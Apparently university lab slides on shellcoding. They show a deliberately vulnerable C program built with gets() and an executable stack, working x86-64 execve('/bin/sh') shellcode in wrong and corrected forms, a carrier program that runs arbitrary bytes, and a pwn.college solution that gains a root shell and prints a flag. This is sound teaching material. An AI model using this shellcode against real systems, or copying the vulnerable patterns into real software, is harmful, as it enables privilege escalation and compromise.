UNIVERSITÀ DEGLI STUDI DI MILANO

Sicurezza & Privatezza

Lab 3: Shell coding

Andrea Monzani

Prof. Danilo Bruschi

Shell coding

- The activity of writing shell code i.e. a piece of code in machine language used for exploiting a vulnerable software giving rise to a **code injection attack**
- The shell code is usually injected in a running process and when executed it modifies the original behavior of the process
- Thus, the shell code needs to be:
  - WRITTEN
  - INJECTED
  - EXECUTED
- In this lesson we will learn how to write a shell code

Code injection

- Code injection attacks works because in a Von Neumann architecture memory contains both data and instruction, and the CPU interpretes any data whose address is contained in the RIP register
- The Harward architecture is a different computer architecture which distinguishes between data memory and instruction memory
- Most of the current architectures are Von Neumann

How is this possible?

```c
#include <stdio.h>
#include <time.h>

void bye1() { puts("Goodbye!"); }
void bye2() { puts("Farewell!"); }

void hello(char *name, void (*bye_func)())
{
    printf("Hello, %s!\n", name);
    bye_func();
}
int main(int argc, char **argv)
{
    char name[1024];
    gets(name);

    srand(time(0));
    if (rand() % 2)
        hello(bye1, name);
    else
        hello(name, bye2);
}
```

- At the beginning of the process, we need to find a security bug

?

WHERE IS THE BUG

Go and discover

- Load the program as first_injection.c
- Compile with the command:

  gcc -g -z execstack -o first_injection first_injection.c
- Execute the program
  - Sometimes it works correctly
  - Sometimes NOT and you get one of the following messages:
  - `Illegal instruction`
  - `Segmentation fault`
- Let’s go deeper

Let’s go deeper

- Debug the program with gdb
  - `gdb -q first_injection`
- Run the program until it faults (you need to insert the required input)
  - `r` + manual insertion of the input, or
  - `r < <(echo “Nome”)`
- `< <(…)` is just another way to pass inputs to applications

Let’s go deeper

```
utente@BARZI-W11:~/sp/Lab3$ gdb -q ./first_injection
Reading symbols from ./first_injection...

(gdb) r < <(echo "Andrea")
Starting program: /home/utente/sp/Lab3/first_injection < <(echo "Andrea")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello Andrea!
Farewell!
[Inferior 1 (process 1256) exited normally]

(gdb) r < <(echo "Andrea")
Starting program: /home/utente/sp/Lab3/first_injection < <(echo "Andrea")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
!ello ◆◆UH◆◆H◆◆

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffdb30 in ?? ()
(gdb)
```

Correct execution

Bug triggered


Stack Trace

⚠ What is this address?

```
(gdb) bt
#0  0x00007fffffffdb30 in ?? ()
#1  0x000055555555277 in hello (name=0x555555555209 <bye1> "\363\017\036\372UH\211\345H\215\
005\354\r", bye_func=0x7fffffffdb30)
    at first_injection.c:10
#2  0x00005555555552fa in main (argc=1, argv=0x7fffffffe058) at first_injection.c:19
(gdb)
```

- Let's start by printing a stack trace to see the sequence of function calls that led to the issue.
- Not always reliable:
  - Race conditions
  - Corrupted stack/memory
  - …

Memory Layout



Memory Layout origin

⚠ *Relative* VAs. They will become absolute once the executable is loaded into memory

```
utente@BARZI-W11:~/sp/Lab3$ readelf -S ./first_injection

Section Headers:
  [Nr] Name              Type            Address          Size              Flags
  [12] .init             PROGBITS        0000000000001000 000000000000001b  AX
  [16] .text             PROGBITS        0000000000001120 0000000000000210  AX
  [17] .fini             PROGBITS        0000000000001330 000000000000000d  AX
  [18] .rodata           PROGBITS        0000000000002000 0000000000000022  A
  [25] .data             PROGBITS        0000000000004000 0000000000000010  WA
  [26] .bss              NOBITS          0000000000004010 0000000000000008  WA
```

.text section conventionally contains the main application code

Holds **uninitialized** data

Holds **initialized** data

- A binary file contains different **sections**: file areas that will be mapped into memory under specific permissions

File to memory

```
(gdb) info files
Local exec file:
  `/home/utente/sp/Lab3/first_injection', file type elf64-x86-64.
  Entry point: 0x555555555120
  0x0000555555555000 - 0x000055555555501b is .init
  0x0000555555555120 - 0x0000555555555330 is .text
  0x0000555555555330 - 0x000055555555533d is .fini
  0x0000555555556000 - 0x0000555555556022 is .rodata
  0x0000555555558000 - 0x0000555555558010 is .data
  0x0000555555558010 - 0x0000555555558018 is .bss
```

- Once the Linux loader choses a base address for our executable, relative virtual addresses become absolute
- Understand the memory layout of our vulnerable program is important to understand where we are deploying our shellcode

File to memory

- Lots of ways to determine the file <-> memory sections correspondence

```
(gdb) maintenance info sections
Exec file: `/home/user/SP/Lab3/first_injection', file type elf64-x86-64.
 [11]     0x555555555000->0x55555555501b at 0x00001000: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
 [15]     0x555555555120->0x555555555330 at 0x00001120: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
 [16]     0x555555555330->0x55555555533d at 0x00001330: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
 [17]     0x555555556000->0x555555556022 at 0x00002000: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
 [24]     0x555555558000->0x555555558010 at 0x00003000: .data ALLOC LOAD DATA HAS_CONTENTS
 [25]     0x555555558010->0x555555558018 at 0x00003010: .bss ALLOC
```


Back to our stack trace

- We have established that our program is trying to execute something from the stack
  - Let’ s understand what is trying to execute

```
(gdb) x/8xb $rip
0x7fffffffdb30: 0x41    0x6e    0x64    0x72    0x65    0x61    0x00    0x00
(gdb) x/s $rip
0x7fffffffdb30: "Andrea"
```


- The program is executing out input string!
  - Can we exploit this behavior?
  - Think of a SETUID binary with this bug  …

Remember Process Layout



Remember Process Layout

- In instead of a silly string, we can inject in the stack a string of bits corresponding to the code of a program which we want to execute than we will perform an injection attack



The shell code

- One the most useful things which an attacker want to perform, once she compromised a machine, is to be able to perform any shell command, for this reason the most used injection code aim at spawning a shell
- Consequently, the name: **shellcode**
- In its simplest form: execute the `execve("/bin/sh", 0, 0)` syscall

Shell code: example #1

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

- Let's write the assembly code to call the execve syscall:
  - We know the syscall number
  - We need to pass the "`/bin/sh`" string the first parameter
  - No `argv` or `envp` needed

Different ways for inserting strings

⚠ Memory is being dereferenced here; **taking the label's address with this solution is not correct!**

- Explicit:
  - `.string "Ciao!"`
  - `.byte 0x33, 0x39, 0x31, 0x3f, 0x21, 0x0`
- Embedded into the instruction:
  - `mov rax, 0x00000213f313933`
- At least **two ways** to get a label address

```
_start:
        mov rax, binsh
        mov rax, [binsh]
        lea rax, binsh
        lea rax, [binsh]

binsh:
        .string "/bin/sh"
```

```
Disassembly of section .text:
0000000000401000 <_start>:
  401000:       48 8b 04 25 20 10 40 00  mov    rax,QWORD PTR ds:0x401020
  401008:       48 8b 04 25 20 10 40 00  mov    rax,QWORD PTR ds:0x401020
  401010:       48 8d 04 25 20 10 40 00  lea    rax,ds:0x401020
  401018:       48 8d 04 25 20 10 40 00  lea    rax,ds:0x401020
0000000000401020 <binsh>:
```

Shell code: example #1 - WRONG

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

```
~/sp/Lab3$ nano shellcode_wrong.s
~/sp/Lab3$ gcc -nostdlib -static -o shellcode_wrong
           shellcode_wrong.s
~/sp/Lab3$ ./shellcode_wrong
$
$ exit
```

- Shellcode is working by itself… let's try to inject it in our program

shellcode_wrong.s

```
.intel_syntax noprefix

.global _start
.section .text

_start:
        mov rax, 59
        lea rdi, [binsh]
        mov rsi, 0
        mov rdx, 0
        syscall

binsh:
        .string "/bin/sh"
```

Shell code: example #1

- We need to compile our assembly

```
gcc -nostdlib -static -o <out_executable> <sourceFile>
```

- Extract only the actual code

```
objcopy --dump-section .text=<output_file> <executable>
```

- To verify the generated assembly

```
objdump -M intel -d <executable>
```

objdump –M intel –d <executable>

```
~/sp/Lab3$ objdump -M intel -d shellcode_wrong
shellcode_wrong:     file format elf64-x86-64
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 c7 c0 3b 00 00 00    mov    rax,0x3b
  401007:       48 8d 3c 25 1f 10 40    lea    rdi,ds:0x40101f
  40100e:       00
  40100f:       48 c7 c6 00 00 00 00    mov    rsi,0x0
  401016:       48 c7 c2 00 00 00 00    mov    rdx,0x0
  40101d:       0f 05                   syscall

000000000040101f <binsh>:
  40101f:       2f                      (bad)
  401020:       62                      (bad)
  401021:       69                      .byte 0x69
  401022:       6e                      outs   dx,BYTE PTR ds:[rsi]
  401023:       2f                      (bad)
  401024:       73 68                   jae    40108e <binsh+0x6f>
```

Shell code: example #1 - WRONG

```
~/sp/Lab3$ objcopy --dump-section .text=shellcode_wrong.txt shellcode_wrong
~/sp/Lab3$ ./first_injection < shellcode_wrong.txt
Hello H��;!
Farewell!
~/sp/Lab3$ ./first_injection < shellcode_wrong.txt
!ello ��UH��H��
Illegal instruction (core dumped)
```

```
~/sp/Lab3$ gdb ./first_injection
(gdb) r < shellcode_wrong.txt
!ello ��UH��H��

Program received signal SIGILL, Illegal instruction.
0x00007fffffffdb4f in ?? ()

(gdb) bt
#0  0x00007fffffffdb4f in ?? ()
#1  0x000055555555277 in hello (name=0x555555555209 <bye1> "\363\017\036\372UH
\211\345H\215\005\354\r", bye_func=0x7fffffffdb30) at first_injection.c:10
#2  0x000055555555552fa in main (argc=1, argv=0x7fffffffe058) at first_injection
.c:19
```

⚠ Code in the stack is being executed, but what is the problem?

Shell code: example #1 - WRONG

```
(gdb) disass 0x7fffffffdb30, 0x7fffffffdb60
Dump of assembler code from 0x7fffffffdb30 to 0x7fffffffdb60:
   0x00007fffffffdb30:  mov    rax,0x3b
   0x00007fffffffdb37:  lea    rdi,ds:0x40101f
   0x00007fffffffdb3f:  mov    rsi,0x0
   0x00007fffffffdb46:  mov    rdx,0x0
   0x00007fffffffdb4d:  syscall
=> 0x00007fffffffdb4f:  (bad)
   0x00007fffffffdb50:  (bad)
   0x00007fffffffdb51:  imul   ebp,DWORD PTR [rsi+0x2f],0x6873
(gdb) x/s 0x7fffffffdb4f
0x7fffffffdb4f: "/bin/sh"
(gdb) i r $rax
rax            0xfffffffffffffff2  -14
(gdb) i r $rdi
rdi            0x40101f            4198431
```

Syscall failed and now the CPU is executing our "/bin/bash/" string!

Syscall failed with error EFAULT

Shell code: example #1 - CORRECT

- We cannot directly load the absolute address of our /bin/sh string into a register
  - Each time a program is executed, it is loaded at a different address due to ASLR
- We need to use some form of relative addressing at compile time
  - We have at least the guarantee that our block of code and the /bin/sh string are contiguous and no dynamic content is placed between them
- While executing an instruction, we can use an absolute address as a reference point for relative addressing
  - **RIP-relative addressing**

Shell code: example #1 - CORRECT

shellcode.s

```
.intel_syntax noprefix

.global _start
.section .text

_start:
        mov rax, 59
        lea rdi, [rip + binsh]
        mov rsi, 0
        mov rdx, 0
        syscall

binsh:
        .string "/bin/sh"
```

- We can calculate our `binsh` offset using the RIP:
  - Remember that RIP points to the next instruction to be executed
- Now we can load our shellcode at any address :)

```
0000000000401000 <_start>:
  401000:   48 c7 c0 3b 00 00 00 mov    rax,0x3b
  401007:   48 8d 3d 10 00 00 00 lea    rdi,[rip+0x10] # 40101e <binsh>
  40100e:   48 c7 c6 00 00 00 00 mov    rsi,0x0
  401015:   48 c7 c2 00 00 00 00 mov    rdx,0x0
  40101c:   0f 05                syscall
000000000040101e <binsh>:
```

Shell code: example #1 - CORRECT

```
~/sp/Lab3$ ./first_injection < shellcode.txt
!ello ◆◆UH◆◆H◆◆
~/sp/Lab3$
```

- `cat shellcode.txt | ./fist_injection`
- But it does not work, this because the «|» closes stdin and when the shell starts it found it closed and quits
- Try these:

```
cat shellcode.txt - | ./first_injection
( cat shellcode.txt; cat ) | ./first_injection
```

- What about the prompt ?

Shell code problems: filtering

shellcode_break.s

```
.intel_syntax noprefix

.global _start
.section .text

_start:
        mov rax, 49
        add rax, 10
        lea rdi, [rip + binsh]
        mov rsi, 0
        mov rdx, 0
        syscall

binsh:
        .string "/bin/sh"
```

```
~/sp/Lab3$ gdb ./first_injection
(gdb) r < shellcode_break.txt
Program received signal SIGFPE, Arithmetic exception.
0x00007fffffffdb3b in ?? ()
(gdb) bt
#0  0x00007fffffffdb3b in ?? ()
#1  0x0000555555555277 in hello (bye_func=0x7fffffffdb30)
#2  0x00005555555552fa in main (argc=1, argv=0x7fffffffe058)
(gdb) disass 0x7fffffffdb30, 0x7fffffffdb50
Dump of assembler code from 0x7fffffffdb30 to 0x7fffffffdb50:
   0x00007fffffffdb30:  mov    rax,0x31
   0x00007fffffffdb37:  add    rax,0x0
=> 0x00007fffffffdb3b:  idiv   edi
   0x00007fffffffdb3d:  jg     0x7fffffffdb3f
   0x00007fffffffdb3f:  add    BYTE PTR [rax],al
   0x00007fffffffdb41:  add    BYTE PTR [rax],al
```

⚠ scanf() read only a portion of our input due to the \n character introduced with `add rax, 10`

Testing

- To easily test shellcodes, we can use a «CARRIER» program where a shellcode can be embedded (injected) and then executed
- Here it is a sample of such a carrier program

Carrier (tester file)

```
#include <sys/mman.h>
#include <unistd.h>
int main(void)
{
      void *page = mmap(0x1337000, 0x1000,
          PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);
       read(0, page, 0x1000);
       ((void(*)())page)();
       return 0;
}
```

- Compile with gcc –o carrier carrier.c

Exercise

- Create a `carrier_suid` version
  - Same idea of the `carrier` program
  - Must be owned by root
  - Sticky bit to make it a setuid binary
  - It also must work with the `execve` + `/bin/sh` shellcode

Exercise

- Create a file named Flag under the directory Root (.i.e. /Flag).
- Write a non-shell code which reads the content of the file and print it on the screen.
- You have to use the following syscalls see: (https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)
  - `open`
  - `sendfile`
  - `exit`

PwnCollege shellcode

```
hacker@babyshell_level1:~$ /challenge/babyshell_level1
###
### Welcome to /challenge/babyshell_level1!
###

This challenge reads in some bytes, modifies them (depending on the specific challenge configuration), and executes them
as code! This is a common exploitation scenario, called `code injection`. Through this series of challenges, you will
practice your shellcode writing skills under various constraints! To ensure that you are shellcoding, rather than doing
other tricks, this will sanitize all environment variables and arguments and close all file descriptors > 2.

[LEAK] Placing shellcode on the stack at 0x7ffc1c0c9420!
In this challenge, shellcode will be copied onto the stack and executed. Since the stack location is randomized on every
execution, your shellcode will need to be *position-independent*.

Reading 0x1000 bytes from stdin.
```

Run the challenge to understand the filters on the shellcode

PwnCollege shellcode

babyshell1.s

```
.intel_syntax noprefix

.global _start
.section .text

_start:
        xor rdi, rdi
        xor rsi, rsi
        xor rdx, rdx
        mov rax, 117
        syscall

        mov rax, 59
        lea rdi, [rip + binsh]
        mov rsi, 0
        mov rdx, 0
        syscall

binsh:
        .string "/bin/sh"
```

```
hacker@babyshell_level1:~$ gcc -nostdlib -static -o babyshell1 babyshell1.s
hacker@babyshell_level1:~$ objcopy --dump-section .text=babyshell1.txt babyshell1
hacker@babyshell_level1:~$ cat babyshell1.txt - | /challenge/babyshell_level1
###
### Welcome to /challenge/babyshell_level1!
###

Executing shellcode!

whoami
root
cat /flag
pwn.college{IZIV8eFdD-tSByPttf60lzcvz0_.QX5QjMsQzW}
```

We are root! We can print the flag 😉

- Different solutions, this is just one of the many others